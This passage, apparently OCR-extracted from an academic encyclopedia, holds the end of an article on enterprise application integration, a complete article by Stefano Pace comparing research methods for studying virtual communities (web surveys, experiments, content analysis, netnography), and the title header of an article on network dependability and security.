Only on the basis of effective performance of E2E process, performance of individual process steps (shown on the diagram within roles) can be considered successful. By integration of applications intended for the support of particular process steps, E2E process can be supported as well. When united process steps give expected results, business system process functioning is satisfying.

To develop EAI system, methodological frame is shaped based on the business system processes models, and is implemented in phases. Requirements concerning business transactions should be identified and analyzed, and business processes should be modeled as well. These will result in models and repository of business processes as a reflex of a real business and the origin of business processes automation.

The architecture of a modern application system (which supports real needs) will be based on business components as software components supporting particular business entities.

Such an integral architecture consists of two mutually complementing and interacting architectures—SOA and EDA.

A technological concept which supports them is an ESB. It includes numerous integration and communication technologies, and among other things MOM middleware and Web services.

Successful application integration is the one which will provide for the quick flow of all transactions important for business and realization of imposed goals, serving all business processes which may need them.

IT, if used in an adequate way, is in the integration function and delivers new value to the business system.

REFERENCES

Allen, P. (2005). Service-oriented business process redesign. In *Proceedings of the Business Process Management Conference Europe 2005*. London, UK: Business Process Management Group.

C4ISR Architecture Working Group (AWG). (1997). *C4ISR (Command, control, communications, computers, intelligence, surveillance and reconnaissance) architecture Framework Version 2.0*. USA: Department of Defense.

Cognizant Technology Solutions. (2005). *EAI methodology*. Retrieved March 27, 2007, from http://www.cognizant.com/services/advancedsolutions/eai/eai_method.htm. New Jersey, USA.

Ericsson, M. (2004). *Business modeling practices: Using the IBMRational Unified Process, IBM WebSphere BusinessIntegration Modeler, and IBM Rational Rose/XDE*. USA: IBM Corporation.

Frankel, D., Harmon, P., Mukerji, J., Odell, J., Owen, M., Rivitt, P. et al. (2003). *The Zachman framework and the OMG's model driven architecture*. USA: Business Process Trends.

Galinec D., & Marić-Bajić, M. (2006). Service model design of procurement business as a part of the business process management. In *Proceedings of the 17th International Conference on Information and Intelligent Systems—IIS 2006*. Varaždin, Croatia: Faculty of Organization and Informatics.

Gormly, L. (2002). *EAI knowledge base: EAI methodology, information technology toolbox, Inc*. Retrieved March 27, 2007, from http://eai.ittoolbox.com/documents/document.asp?i=1246. Scottdale, AZ.

IBM Corporation Software Group. (2005). *IBM SOA Foundation: Providing what you need to get started with SOA, Service oriented architecture solutions*, White paper. Somers, NY, USA.

McGee, K. (2004). *Gartner updates: Its definition of real-time enterprise* (DF-22-2973). Gartner, Inc.

Natis, Y.V. (2003). *Service-oriented architecture scenario* (AV-19-6751). Gartner, Inc.

Schulte, R.W. (2002). *A real-time enterprise is event-driven* (T-18-2037). Gartner, Inc.

Schulte, R.W. (2003). *The business value of event-driven processes* (SPA-20-2610). Gartner, Inc.

Schulte, R.W., & Natis, Y.V. (2003). *Event-driven architecture complements SOA* (DF-20-1154). Gartner, Inc.

Thompson, J. (2004). *Process modeling improves business application architecture* (G00123625). Gartner, Inc., USA.

Vidović, S., & Galinec, D. (2003). *The KMS architecture design for service providing*. In Proceedings of the 14th International Conference on Information and Intelligent Systems - IIS 2003. Varaždin, Croatia: Faculty of Organization and Informatics.

Working Group on IT Architecture within the Coordinating Information Committee (2003). *White paper on enterprise architecture.* Retrieved March 27, 2007, from http://www.oio.dk/arkitektur/eng. Copenhagen, Denmark: Ministry of Science, Technology and Innovation.

KEY TERMS

Business Process: A set of activities that is initiated by an event, transforms information or materials, and produces an output. Value chains produce outputs that are valued by customers. Other processes produce outputs that are valued by other processes (Allen, 2005).

Composite Application: Is a set of related and integrated services that support a business process built on SOA (IBM Corporation Software Group, 2005, p. 3

Enterprise Application Integration (EAI): A class of data integration technologies focused on linking transactional applications together, typically in real time. EAI tools are also generally focused on point-to-point application communications. Technologies that can make up an EAI solution include Web services, transaction monitors, message brokers, and message queues. Most commonly, EAI vendors discuss messaging and Web services. EAI provides the ability for different enterprise level programs to exchange data in order to fulfill business processes. It is also referred to as Middleware (Gormly, 2002).

Real-Time Enterprise (RTE): Monitors, captures, and analyses root causes and overt events that are critical to its success the instant those events occur (McGee, 2004). RTE architecture must accelerate and combine the efforts of many business units and their respective application systems running on different computers, sometimes in different enterprises.

Service: Is functionality that works as a family unit that offers business capability. It is specified in terms of contracts between the provider of the functionality and its consumers. It is akin to a reusable chunk of a business process that can be mixed and matched with other services (Allen, 2005). It is a repeatable business task (IBM Corporation Software Group, 2005, p. 3).

Service-Orientation: A way of integrating business processes as linked services, and the outcomes that these services bring (Frankel et al., 2003, p. 3). The roots of service orientation can be found in three different areas: programming paradigms, distribution technology, and business computing. The development of different programming language paradigms has not only contributed to the implementation platform for the different elements of an SOA, but also has influenced the interfacing techniques used in an SOA, as well as the interaction patterns that are employed between service providers and service consumers (Krafzig, Banke & Slama, 2004).

Software Service: Is a type of service (Allen, 2005). It provides clients access to business functionality remotely as a service. As organizations seek new and less costly methods to acquire and pay for business applications, business partners are increasingly being asked to deliver their software on demand with usage-based pricing.

The Focus of a Service-Oriented Architecture: On the functional infrastructure and its business services, not the technical infrastructure and its technical services. A business-oriented service in an SOA is typically concerned with one major aspect of the business, be it a business entity, a business function, or a business process.

Web Service: Is a software service that complies with certain standards (Allen, 2005). It is a self-describing, self-contained, modular unit of software application logic that provides defined business functionality. Web service is consumable software service that typically includes some combination of business logic and data. Web services can be aggregated to establish a larger workflow or business transaction. Inherently, the architectural components of Web services support messaging, services description, registries, and loosely coupled interoperability.

Methods and Issues for Research in Virtual Communities

Stefano Pace
Università Commerciale Luigi Bocconi, Italy

INTRODUCTION

The Internet has developed from an informative medium to a social environment where people meet together, exchange messages and emotions, and establish friendships and social relationships. While the Internet was originally conceived as a commercial marketspace (Rayport & Sviokla, 1994), nowadays the social side of the Web is a central phenomenon to truly understand the Internet. Social gratification is among the most relevant motivations to go online (Bagozzi & Dholakia, 2006; Stafford & Stafford, 2001). People socialise through the Internet, adding a third motivation to their online activity, other that the pleasure of surfing in itself (the "flow experience" described by Hoffman & Novak, 1996) and the usefulness of finding information.

Virtual communities are springing up both as spontaneous aggregation (like the Usenet newsgroups) or forums promoted and organised by Web sites. The topics of a community range from support for a disease to passion for a given product or brand (Muñiz & O'Guinn, 2001). The intensity and relevance of the virtual sociality cannot be discarded. Companies can receive useful and actionable knowledge around their own offer studying the communities devoted to their brand. Hence social research should adopt refined tools to study the communities in order to achieve reliable results. The aim of this article is to illustrate the main research methods viable for virtual communities, examining their pros and cons.

VIRTUAL COMMUNITIES

A virtual community can be defined as a social aggregation that springs out when enough people engage in public conversations, establishing solid social tie (Rheingold, 2000). The study of virtual communities has increased, following the development of the phenomenon. One of the first works is that of Rheingold that studied a seminal computer conferencing system: "The Well" ("Whole Earth 'Lectronic Link"). Starting from that, lots of researchers have deepened different facets of the Internet sociability. The methods employed are various: network analysis (Smith, 1999), actual participation as ethnographer in a virtual community (Kozinets, 2002), documentary and content analysis (Donath, 1999), interviews (Roversi, 2001), and surveys (Barry, 2001).

The aims of these studies can be divided into two main and intertwined areas: sociological and business-based. The former is well understandable, due to the relevance that the virtual sociality has gained today. Turkle (1995) uses the expression "life on the screen" to signal the richness of interactions available in the Web environment; Castells (1996) reverses the usual expression "virtual reality" into "real virtuality", since the virtual environment cannot be considered a sort of deprivation from life, but one of its enhancements and extensions. Regarding the business benefits of studying the communities, many of them are organised around a brand and product (Algesheimer & Dholakia, 2006; Algesheimer, Dholakia, & Herrmann, 2005; Bagozzi & Dholakia, 2006; Muñiz & O'Guinn, 2001). The virtual communities can be spontaneously formed or organised by the company (Cova & Pace, 2006; McAlexander, Schouten, & Koenig, 2002). The researcher could even create an *ad hoc* community, without relying on extant ones (spontaneous or organised). In creating a community, the researcher should follow the same rules that keep alive a normal community, such as the organisation of rituals that foster the member's identity in the group and their attendance, allowing for the formation of roles among the users (Kim, 2000).

Sometimes the consumption communities express an entrepreneurial approach towards the preferred brand. They can even suggest new ideas about brands and products (Cova, Kozinets, & Shankar, 2007). Some community can exert a real power on the product. The fans of the famous movie series *Star Wars* (Cova, 2003) pushed the producers towards changes in the screenplay, reducing the role played by a character not loved by the fans. Also, when no power is exerted on the firms' choices, analysing a community of consumption can give the firm useful insights about its own produucts and the market (Prandelli & Verona, 2006). A virtual environment can be leveraged for innovations too (Sawhney, Prandelli, & Verona, 2003). All these applications and forms of communities call for an examination of research methods, as literature has begun to approach the subject in a systematic way (Jones, 1999), seeking for those methods that best fit with the particular features of virtual sociality. Independently from the method applied, according to Bartoccini and Di Fraia (2004), the virtual community has pros and cons for research, as listed in Table 1.

METHODS OF RESEARCH

Questionnaire Survey

According to Dillman (cited in Cobanoglu, Warde, & Moreo, 2001), the most relevant innovation in survey methods were introduced in the 1940s by the random sampling techniques and telephone interviews in the 1970s. The Internet should be a third wave of innovation for the survey method. A questionnaire survey administered through the Web, specifically by e-mail, seems to have a clear advantage in efficiency and costs. It is very easy to send a questionnaire to huge numbers of addresses. An alternative method, even easier in its administration, can be that of posting the questions inside a Web page, asking the visitors to fill in the questionnaire. Some Web sites are beginning to offer Internet space for online surveys. A detailed segmentation of the population can be reached thanks to search engines or users lists. Moreover, the anonymity and the lack of any sensory clues may push the respondent towards a more sincere and open attitude, reducing the bias brought by socially-desirable answers. The lack of a human interviewer limits also the mode effect, avoiding that the style and modality of the interviewers would affect the answers (Sparrow & Curtice, 2004). Another benefit is the asynchronous feature of the e-mail, allowing the respondent to answer the questions at their convenience and with calm reasoning.

Barry (2001) cites his expected difficulty in finding enough subjects for one of his Internet studies about ethnic minorities. He planned to study the acculturation of Arabic immigrants in the U.S. His study was conducted just after the Oklahoma bombing in 1995 that initially "resulted in widely-publicized and unfounded speculation about the possible involvement of Middle Eastern terrorists" (Barry, 2001, p. 18). Due to that atmosphere, some of the respondents expressed suspicion, even asking whether the researcher was affiliated with some sort of police agency. Eventually, the anonymity of the Web-administered questionnaire allowed a very good response ratio and a high quality of the answers provided. The respondents were quite sincere and deep in their answers. As Barry argues, "One potentially potent use of the Internet is that it facilitates self-exploration; it can serve as a safe vehicle for individuals to explore their identity. This is facilitated by a prevalent sense of anonymity, which often results in increased self disclosure and disinhibition" (Barry, 2001, p. 17). Yet the quality of the results of an online questionnaire may not be high. First, a sampling issue arises. The response rates of online questionnaires are lower than expected. Usually, people filter unsolicited mails, due to "spam" and virus concerns. The fear of being cheated, even though the anonymity is assured, may be higher than in the off-line reality, since there is not an actual and reassuring interviewer. Moreover, the Internet population is not representative of the entire population, but it is likely a younger segment open to new technologies. The reliability of the answers received is not high as well. In fact, nothing can assure who actually answered the questions. Riva, Teruzzi, and Anolli (2003) compare questionnaires aimed at assessing psychological traits, administered through

Table 1. Advantage and disadvantage of virtual communities for the research activity [Source: Adapted from Bartoccini and Di Fraia (2004, pp. 200-201)]

Advantages	Disadvantages
High involvement by the members	Biased sample
Spontaneity of the information provided by the members	Fake identity
Archive of past exchanges	Overflow of material not tied to the research objective

Table 2. Comparison of survey by mail, fax, and Web— Estimated costs for a four-page questionnaire to a U,S,-based population [Source: Cobanoglu, Warde, & Moreo (2001, p. 444)]*

	Mail	Fax	Web
Coverage	High	Low	Low
Speed	Low	Low	High
Return Cost	Preaddressed/Prestamped Envelope	Return Fax Number	No cost to the respondent
Incentives	Cash/Non-cash incentives can be included	Coupons may be included	Coupons may be included
Wrong Addresses	Low	Low	High
Labour Needed	High	Medium	Low
Expertise to Construct	Low	Medium	High
Variable Cost for Each Survey*	About $1	About $0.50	No cost (U.S.)

traditional paper-and-pencil form or through the Web. While the two samples differ, the validity of the results is not significantly different; however, the authors suggest a particular care in assessing the validity of the online measurement and in sampling procedures. Cobanoglu, Warde, and Moreo (2001) conduct a comparison among three survey methods: mail, fax, and Web. Table 2 is a synthesis of their features.

The coverage by a Web-based survey is considered low by the authors because many subjects that would belong to the population studied have no e-mail address or they change it (this frequently happens compared to common mail addresses). Comparing response speed, response rate, and costs of the three types of survey, the authors find that the quicker method in getting responses is fax, followed by Web and, as expected, normal mail. A Web survey collects the majority of responses in the first days. The Web is the best method if measured in response rate terms, followed by mail and fax. The same order holds for the costs, with Web-based survey being less expensive method. The findings of the three authors are useful in envisaging the respective pros and cons of different survey methods; yet, as mentioned by the authors themselves, the population chosen for their research (U.S. hospitality educators) seriously bound the external validity of their findings. For instance, when addressed to a larger Internet population, the response rate of Web-based surveys received quite a low response rate (Sparrow & Curtice; 2004). Other researches warn against an indiscriminate use of Web-based polls if intended as a perfect substitute of telephone polls. Panels built online are not necessarily similar to those off-line, letting different results coming out on a range of issues. In a study, the authors "have found marked differences between the attitudes of those who respond to a conventional telephone poll and both those who say they would, and those who actually do, respond to an online poll" (Sparrow & Curtice, 2004, p. 40). Anyway, the e-polls can be quite predictive: the Harris Interactive survey conducted online a few weeks before the 2000 U.S. presidential election was one of the most precise (Di Fraia, 2004).

Grandcolas, Rettie, and Marusenko (2003) point out four main sources of error in a survey: coherence between the target population and the frame population, sampling, non-response, and measurement. They found that the main source of error is not related to the questionnaire administration mode, but to the sample bias. In fact, the sampling error in researches through the Internet may be quite relevant and is usually the bigger flaw for e-research in general (Di Fraia, 2004).

In a virtual community, the coverage error should be less relevant if the community is the object of research. In this case, the whole population is the community itself. Yet the response rate should not be high. A community usually has a sort of fence that none can trespass with unsolicited messages. As an example, a questionnaire aimed at measuring reciprocal trust of the member of a support newsgroup was administered by the writing author. The number of questionnaires returned were four out of the about 50 sent, a mere 8%; more importantly, the questionnaires returned were from the most disgruntled members of the community who saw the questionnaire as an opportunity to express their anger, rather than answering to the questions. This failure, both in quantity and quality, was due to the fact that the researcher did not participate to the group's life before the questionnaire's submission. This resistance by the community's members towards strangers may be particularly intense for groups that deal with intimate and delicate topics.

Experiment

Many of the benefits mentioned for questionnaires can be found for experiments, but this holds true for limitations too. Modern experiments are often administered through computer interfaces. The Web, in this way, has an advantage, being already a computer-based context. But experiments must be conducted in a highly-controlled environment in order to get valid results. This cannot be achieved in a far-fetched contact like that assured by the Web. The experimenter cannot control possible factors that would interfere with the research. Moreover, "interactions between the construct being measured and the characteristics of the testing medium" (Riva, Teruzzi, & Anolli, 2003, p. 78) can occur, infringing the experiment's validity. It might be necessary to adjust the test to suit the Web's features.

The social dimension of virtual communities would add more issues to an experimental design. The members of a community share a consciousness of kind: "Consciousness of kind is the intrinsic connection that members feel toward one another, and the collective sense of difference from others not in the community. Consciousness of kind is shared consciousness, a way of thinking about things that is more than shared attitudes or perceived similarity" (Muñiz & O'Guinn, 2001, p. 413). At the same time, they can be quite different for demographic characteristics, above all when they assume the form of more ephemeral tribes (Cova, 2003) of people who share a common passion with no other points of contact. Hence, group members are quite similar for some aspects (passion, ethics, interest and so on), but dissimilar for other characteristics. This aspect could present a challenge to the experimenter who is setting a control group, a usual requirement for experiments. Can a control group be created within the community?

Content Analysis

Multimedia technologies are quickly developing. Today the user can download music files, images, clips, and even connect to live TV broadcast. Visual-based communities are growing. Still, the Internet is eminently a textual medium. The textual nature of the Internet is true, for the most part, of virtual communities too. Some communities are simulations of the reality, and the participants can depict themselves as personages (avatars). But the largest number of virtual communities are text-based, like the newsgroups. This feature fits with the content analysis method. Content analysis can be defined as "a research technique for the objective, systematic, and quantitative description of the manifest content of communications" (Berelson, cited in Remenyi, 1992, p. 76; see also Bailey, 1994; Berger, 2000; Gunter, 2000; Kassarjian, 1977). Really, content analysis can be fruitfully applied to non-verbal content as well, like photographs (Schroeder, 2002) but it originates from textual studies and its elements (words, sentences, themes). The verbal expressions can have various forms: speeches, conversations, written texts (Schnurr, Rosenberg, & Oxam, 1992).

The literature has employed content analysis to study Web sites. For instance, content analysis has been applied to direct-to-consumer drug Web sites to assess their implication on public policy (Macias & Stavchansky, 2004), to hotels' Web sites to check their private policies (O'Connor, 2003), and to Internet advertisements (Luk, Chan, & Li, 2002). Narrative analysis has been used for online storytelling (Lee & Leets, 2002).


Language and textual exchange is a key element of any community. Among the distinctive features of a community is language (Muñiz & O'Guinn, 2001). The members in consumption communities are engaged in storytelling that builds and enhances the myth of the brand: "Narratives are an important way by which a group's experiences are made meaningful and the culture of the group is established and sustained" (Schau & Muñiz, 2006, p. 21). Consumption can be considered as a narrative act in itself (Shankar, Elliott, & Goulding, 2001; Shankar & Goulding, 2001).

Content analysis can be divided into paradigmatic and syntagmatic analysis. In the paradigmatic approach, the meaning is built along with the text, with the addition of new elements. The meaning of the text is not in its individual elements, but in the linear connection between them, in the development of the text. This approach is drawn from the narrative analysis of tales and other texts that build the sense through different episodes and personages. The syntagmatic approach extracts the meaning, classifying the elements of the text independently from their position within it. The content of a virtual community is not in its single elements, but it is built through the interaction. The texts produced in the virtual environment are not stand-alone posts; they form a net of questions and answers, statements and reactions, even flamed exchanges. The observer cannot validly catch the meaning without following the entire chain of exchanges. Along this path, content analysis in virtual communities is close to discourse analysis, a branch of content and rhetorical analysis that further considers utterances as anchored to the contingent story of that specific exchange of communicative deeds. The researcher may not catch the real meaning of what is happening in a virtual community by just extracting and classifying single words. They should follow the story of exchanges, pinpointing themes and personages as they develop. In this sense, content analysis should be integrated with an actual understanding of who is posting and what is the stage of the conversation. This deep understanding can be reached through the integration of content analysis with other methods, like netnography (see below).

Content analysis is defined by hypertexts, a form of writing that is peculiar to the Internet. Interactivity, availability, non-intrusiveness, equality, and other features of the Internet are known (Berthon, Pitt, Ewing, Jayaratna, & Ramaseshan, 2001), but hypertextuality is one of the main features of the Web. In a hypertext, there is no linearity in the construction of meaning; indeed, a meaning does not exist until the reader builds one with the act of reading. The traditional narrative analysis does not apply here. The relevance of hypertextual communication is growing. Hypertextual structures are not limited to single text or to Web site links anymore. Blogs are a sort of hypertextual community, where personal Web sites are tied together through links. In such a community, the meaning is not in a single text or word per Web site, but in the complex net of references and links. Traditional content analysis should develop new means to study such a phenomenon, where the community is a network of many contributions in different locations of the Web space.

Thanks to the advancement in computer-mediated communication technology, new forms of virtual communities are springing, where the text is less relevant. Second Life is the most well-known example. They are graphic virtual realities (Kolko, 1999), visual-based communities where the textual element is less relevant. These communities are populated by avatars, visual representations of the users that interact among them and with the virtual environment. Content analysis, intended as textual tool, here meets its boundaries. In

Figure 1. The evolution of Internet content (Source: Our elaboration)



this case, the object of study is not the text, but rather the personality of the chosen avatar. The design and deeds of the avatar can be considered a rhetorical act that should be studied by rhetoric. We can sketch the evolution of Internet content in Figure 1.

Netnography

A common thread of the methods illustrated above is the necessity for the researcher of being embedded in the community's life as a regular member. In fact, a questionnaire pushed forward by an unknown researcher may raise suspect and opposition within the community. The meaning of the exchange that occurs on the screen can be understood only by an actual member that knows the particular jargon employed in that community and the personages that live there. Kozinets (1998, 2002) has developed and applied the method called "netnography": ethnography applied to virtual communities (see also Brown, Kozinets, & Sherry, 2003; Giesler & Pohlmann, 2003). The researcher "lives" inside the virtual community, becoming immersed in it and observing its dynamics, like an ethnographer lives in and observes a tribe or a social group. Through netnography, the researcher gains a "thick" knowledge (Geertz, 1977) of the community. This "locality" of knowledge and the researcher's unavoidable subjectivity may impair the external validity of the netnographic study, yet offering valuable insights and knowledge. Kozinets (2002) provides suggestions about the steps that should be followed to have a good netnographic study: define a clear research question; choose a virtual group that suits the research; gain familiarity with the group; gather the data; and interpret them in a trustworthy manner. As noticed before, the most difficult part in doing netnography is to gain a legitimate entrance into the community. The researcher must be very familiar with the participants of the community and the rules—mostly implicit—that apply (Kozinets, 2002). Ethics ought to be a main focus for the researcher; this is even more relevant for netnography, since this method raises new ethical issues: Is the written material found in a newsgroup public material? What are the boundaries of the "informed consent" concept? (Kozinets, 2002, p. 9). The postings may be conceived by the virtual community members as exclusively addressed to the other participants, even though the Internet is an essentially public space. While this expectation can be irrational, the netnographer should respect it, and they should address this facet, given that the "potential for 'netnography' to do harm is real risk. For instance, if a marketing researcher were to publish sensitive information overheard in a chat room, this may lead to embarrassment or ostracism if an associated person's identity was discerned" (Kozinets, 2002, p. 9).

CONCLUSION

The Internet and virtual communities offer a very wide space of research. Texts can be downloaded, people can be contacted, and sites can be thoroughly analyzed. For some types of research, the Internet is really a frictionless space where data are not a troubling part of the research. Yet this easiness can be the path towards badly-planned research, since the quantity of data may push the researcher towards less-than-careful attention to methodological issues. Therefore, the

Table 3. Features of different methods of research applied to the virtual community (Source: Our elaboration)

	Advantages	Disadvantages
Survey/Questionnaire	- Easiness in administering the questionnaire	- Difficult "entrée" into the virtual community - Low response rate - Lack of control on who actually answers - Biased sample
Experiment	- Computer-based format suitable for Internet	- Difficult "entrée" into the virtual community - Lack of control on who actually is the subject - Lack of environmental control
Content Analysis	- Most virtual communities are text-based - Unobtrusive - Lots of data available	- The exchanges are discourses, rather than words
Netnography	- High level of understanding of the community by the researcher	- Local knowledge, low external validity - Risk of subjectivity

focus on research methods on the Internet is a central issue. Virtual communities are the growing part of the Internet's development. What is the best research method to study a virtual community? From the argumentation shown above, every method has pros and cons. The following table synthesizes some features of the main research methods applied to the Internet.

The method that seems to emerge for the future as particularly fitting with the virtual communities' realm is netnography. However, the researcher should choose the method that fits with his particular research propositions. A rigorous execution of the method is also at the centre of a valid and reliable research.

REFERENCES

Algesheimer, R., & Dholakia, U. M. (2006). Do customer communities pay off? *Harvard Business Review, 84*(11), 26-30.

Algesheimer, R., Dholakia, U. M., & Herrmann A. (2005). The social influence of brand community: Evidence from European car clubs. *Journal of Marketing, 69*(3), 19-34.

Bagozzi, R. P., & Dholakia, U. M. (2006). Antecedents and purchase consequences of customer participation in small group brand communities. *International Journal of Research in Marketing, 23*(1), 45-61.

Bailey, K. D. (1994). *Methods of social research*. New York: Free Press.

Barry, D. T. (2001). Assessing culture via the Internet: Methods and techniques for psychological research. *CyberPsychology & Behavior, 4*(1), 17-21.

Bartoccini, E., & Di Fraia, G. (2004). Le Comunità Virtuali come Ambienti di Rilevazione. In G. Di Fraia (Ed.), *E-research: Internet per la Ricerca Sociale e di Mercato* (pp. 188-201). Editori Laterza.

Berger, A. A. (2000). *Media and communication research methods*. Sage.

Berthon, P., Pitt, L., Ewing, M., Jayaratna, N., & Ramaseshan, B. (2001). Positioning in cyberspace: Evaluating telecom Web sites using correspondence analysis. In O. Lee (Ed.), *Internet marketing research: Theory and practice* (pp. 77-92). Hershey, PA: Idea Group Publishing.

Brown, S., Kozinets, R. V., & Sherry, J. F. (2003). Sell me the old, old story: Retromarketing management and the art of brand revival. *Journal of Consumer Behaviour, 2*, 133-147.

Castells, M. (1996). *The rise of the network society*. Blackwell Publishers.

Cobanoglu, C., Warde, B., & Moreo, P. J. (2001). A comparison of mail, fax, and Web-based survey methods. *International Journal of Market Research, 43*(4), 441-452.

Cova, B. (2003). *Il marketing tribale*. Il Sole 24 Ore.

Cova, B., Kozinets, R. V., & Shankar, A. (2007). *Brand tribes*. Butterworth-Heinemann.

Cova, B., & Pace, S. (2006). Brand community of convenience products: New forms of customer empowerment – The case of my Nutella the community. *European Journal of Marketing, 40*(9/10), 1087-1105.

Di Fraia, G. (2004). Validità e attendibilità delle ricerche online. In G. Di Fraia (Ed.), *E-research. Internet per la ricerca sociale e di mercato* (pp. 33-51). Editori Laterza.

Donath, J. S. (1999). Identity and deception in the virtual community. In M. Smith & P. Kollock (Eds.), *Communities in cyberspace* (pp. 29-59). London: Routledge.

Geertz, C. (1977). *Interpretation of cultures*. Basic Books.

Giesler, M., & Pohlmann, M. (2003). The anthropology of file sharing: Consuming napster as a gift. A*dvances in Consumer Research, 30*, 273-279.

Grandcolas, U., Rettie, R., & Marusenko, K. (2003). Web survey bias: Sample or mode effect? *Journal of Marketing Management, 19*, 541-561.

Gunter, B. (2000). *Media research methods*. Sage Publications.

Jones, S. (1999). *Doing Internet research: Critical issues and methods for examining the Net*. Thousand Oaks, CA: Sage.

Hoffman, D. L., & Novak, T. P. (1996). Marketing in hypermedia computer-mediated environment. *Journal of Marketing, 60*(July), 50-68.

Kassarjian, H. H. (1977). Content analysis in consumer research. *Journal of Consumer Research, 4*, 8-18.

Kim, A. J. (2000). *Costruire comunità Web*. Apogeo.

Kolko, B. E. (1999). Representing bodies in virtual space: The rhetoric of avatar design. *The Information Society, 15*(3).

Kozinets, R. V. (1998). On netnography: Initial reflections on consumer research investigations of cyberculture. In J. Alba & W. Hutchinson (Eds.), *Advances in consumer research: Vol. 25* (pp. 366-371). Provo, UT: Association for Consumer Research.

Kozinets, R. V. (2002). The field behind the screen: Using netnography for marketing research in online communities. *Journal of Marketing Research, 39*(February), 61-72.

Langer, R., & Beckman, S. C. (2005). Sensitive research topics: Netnography revisited. *Qualitative Market Research: An International Journal, 8*(2), 189-203.

Lee, E., & Leets, L. (2002). Persuasive storytelling by hate groups online. *American Behavioral Scientist, 45*(6), 927-957.

Luk, S. T. K., Chan, W. P. S., & Li, E. L. Y. (2002). The content of Internet advertisements and its impact on awareness and selling performance. *Journal of Marketing Management*, *18*, 693-719.

Macias, W., & Stavchansky, L. L. (2004). A content analysis of direct-to-consumer (DTC) prescription drug Web sites. *Journal of Advertising, 32*(4), 43-56.

McAlexander, J. H., Schouten, J. W., & Koenig, H. F. (2002). Building brand community. *Journal of Marketing, 66*(1), 38-54.

Muñiz, A. M., Jr., & O'Guinn, T. C. (2001). Brand community. *Journal of Consumer Research*, *27*(4), 412-432.

O'Connor, P. (2003). What happens to my information if I make a hotel booking online: An analysis of online privacy policy use, content, and compliance by the International Hotels Company. *Journal of Service Research*, *3*(2), 5-28.

Prandelli, E., & Verona, G. (2006). *Marketing in rete. Oltre Internet verso il nuobo marketing, 2nd ed*. Milan, Italy: McGraw-Hill.

Rayport, J. F., & Sviokla, J. J. (1994). Managing in the marketspace. *Harvard Business Review,* (November/December), 141-150.

Rheingold, H. (2000). *The virtual community: Homesteading on the electronic frontier, rev. ed*. MIT Press.

Remenyi, D. (1992). Researching information systems: Data analysis methodology using content and correspondence analysis. *Journal of Information Technology*, *7*, 76-86.

Riva, G., Teruzzi, T., & Anolli, L. (2003). The use of Internet in psychological research: Comparison of online and offline questionnaires. *CyberPsychology and Behavior*, *6*(1), 73-79.

Roversi, A. (2001). *Chat line*. Il Mulino.

Sawhney, M., Prandelli, E., & Verona, G. (2003). The power of innomediation. *Sloan Management Review, 44*(2), 77-82.

Schau, H. J., & Muñiz A. M., Jr. (2006). A tale of tales: The apple newton narratives. *Journal of Strategic Marketing*, *14*(1), 19-33.

Schnurr, P. P., Rosenberg, S. D., & Oxam, T. E. (1992). Comparison of TAT and free speech techniques for eliciting source material in computerized content analysis. *Journal of Personality Assessment*, *58*(2), 311-325.

Schroeder, J. E. (2002). *Visual consumption*. Routledge.

Shankar, A., Elliott, R., & Goulding, C. (2001). Understanding consumption: Contributions from a narrative perspective. *Journal of Marketing Management, 17*(3-4), 429-453.

Shankar, A., & Goulding, C. (2001). Interpretive consumer research: Two more contributions to theory and practice. *Qualitative Market Research: An International Journal, 4*(1), 7-16.

Smith, M. (1999). Invisible crowds in cyberspace: Mapping the social structure of the usenet. In M. Smith & P. Kollock (Eds.), *Communities in cyberspace*. London: Routledge.

Sparrow, N., & Curtice, J. (2004). Measuring the attitudes of the general public via Internet polls: An evaluation. *International Journal of Market Research*, *46*(1), 23-44.

Stafford, T. F., & Stafford, M. R. (2001). Investigating social motivations for Internet use. In O. Lee (Ed.), *Internet marketing research: Theory and practice*. Hershey, PA: Idea Group Publishing.

Turkle, S. (1995). *Life on the screen: Identity in the age of the Internet*. Simon & Schuster.

KEY TERMS

Avatar: Personification of a user in a graphic virtual reality; an avatar can be an icon, an image, or a character, and it interacts with other avatars in the shared virtual reality. The term is drawn from the Hindu culture, where it refers to the incarnation of a deity.

Content Analysis: Objective, systematic, and quantitative analysis of communication content; the unit of measure can be single words, sentences, or themes. In order to raise the reliability, two or more coders should apply.

Experiment: Research method in which the researcher manipulates some independent variables to measure the effects on a dependent variable

Multi-User Dungeon (MUD): A virtual space where subjects play a game similar to an arcade, interacting through textual and visual tools; in a MUD, it is usual to experience a hierarchy.

Netnography: Method of online research developed by Robert Kozinets; it consists of ethnography adapted to the study of online communities. The researcher assumes the role of a regular member of the community (disclosing, for ethical reasons, her/his role).

Survey: Measurement procedure under the form of questions asked by respondents; the questions can be addressed through a written questionnaire that the respondent has to fill in or through a personal interview (following, or not following, a written guideline). The items of the questionnaire can be open or multiple-choice.

M

Methods for Dependability and Security Analysis of Large Networks

Ioannis Chochliouros
OTE S.A., General Directorate for Technology, Greece

Anastasia S. Spiliopoulou
OTE S.A., General Directorate for Regulatory Affairs, Greece

Stergios P. Chochliouros
Independent Consultant, Greece

INTRODUCTION

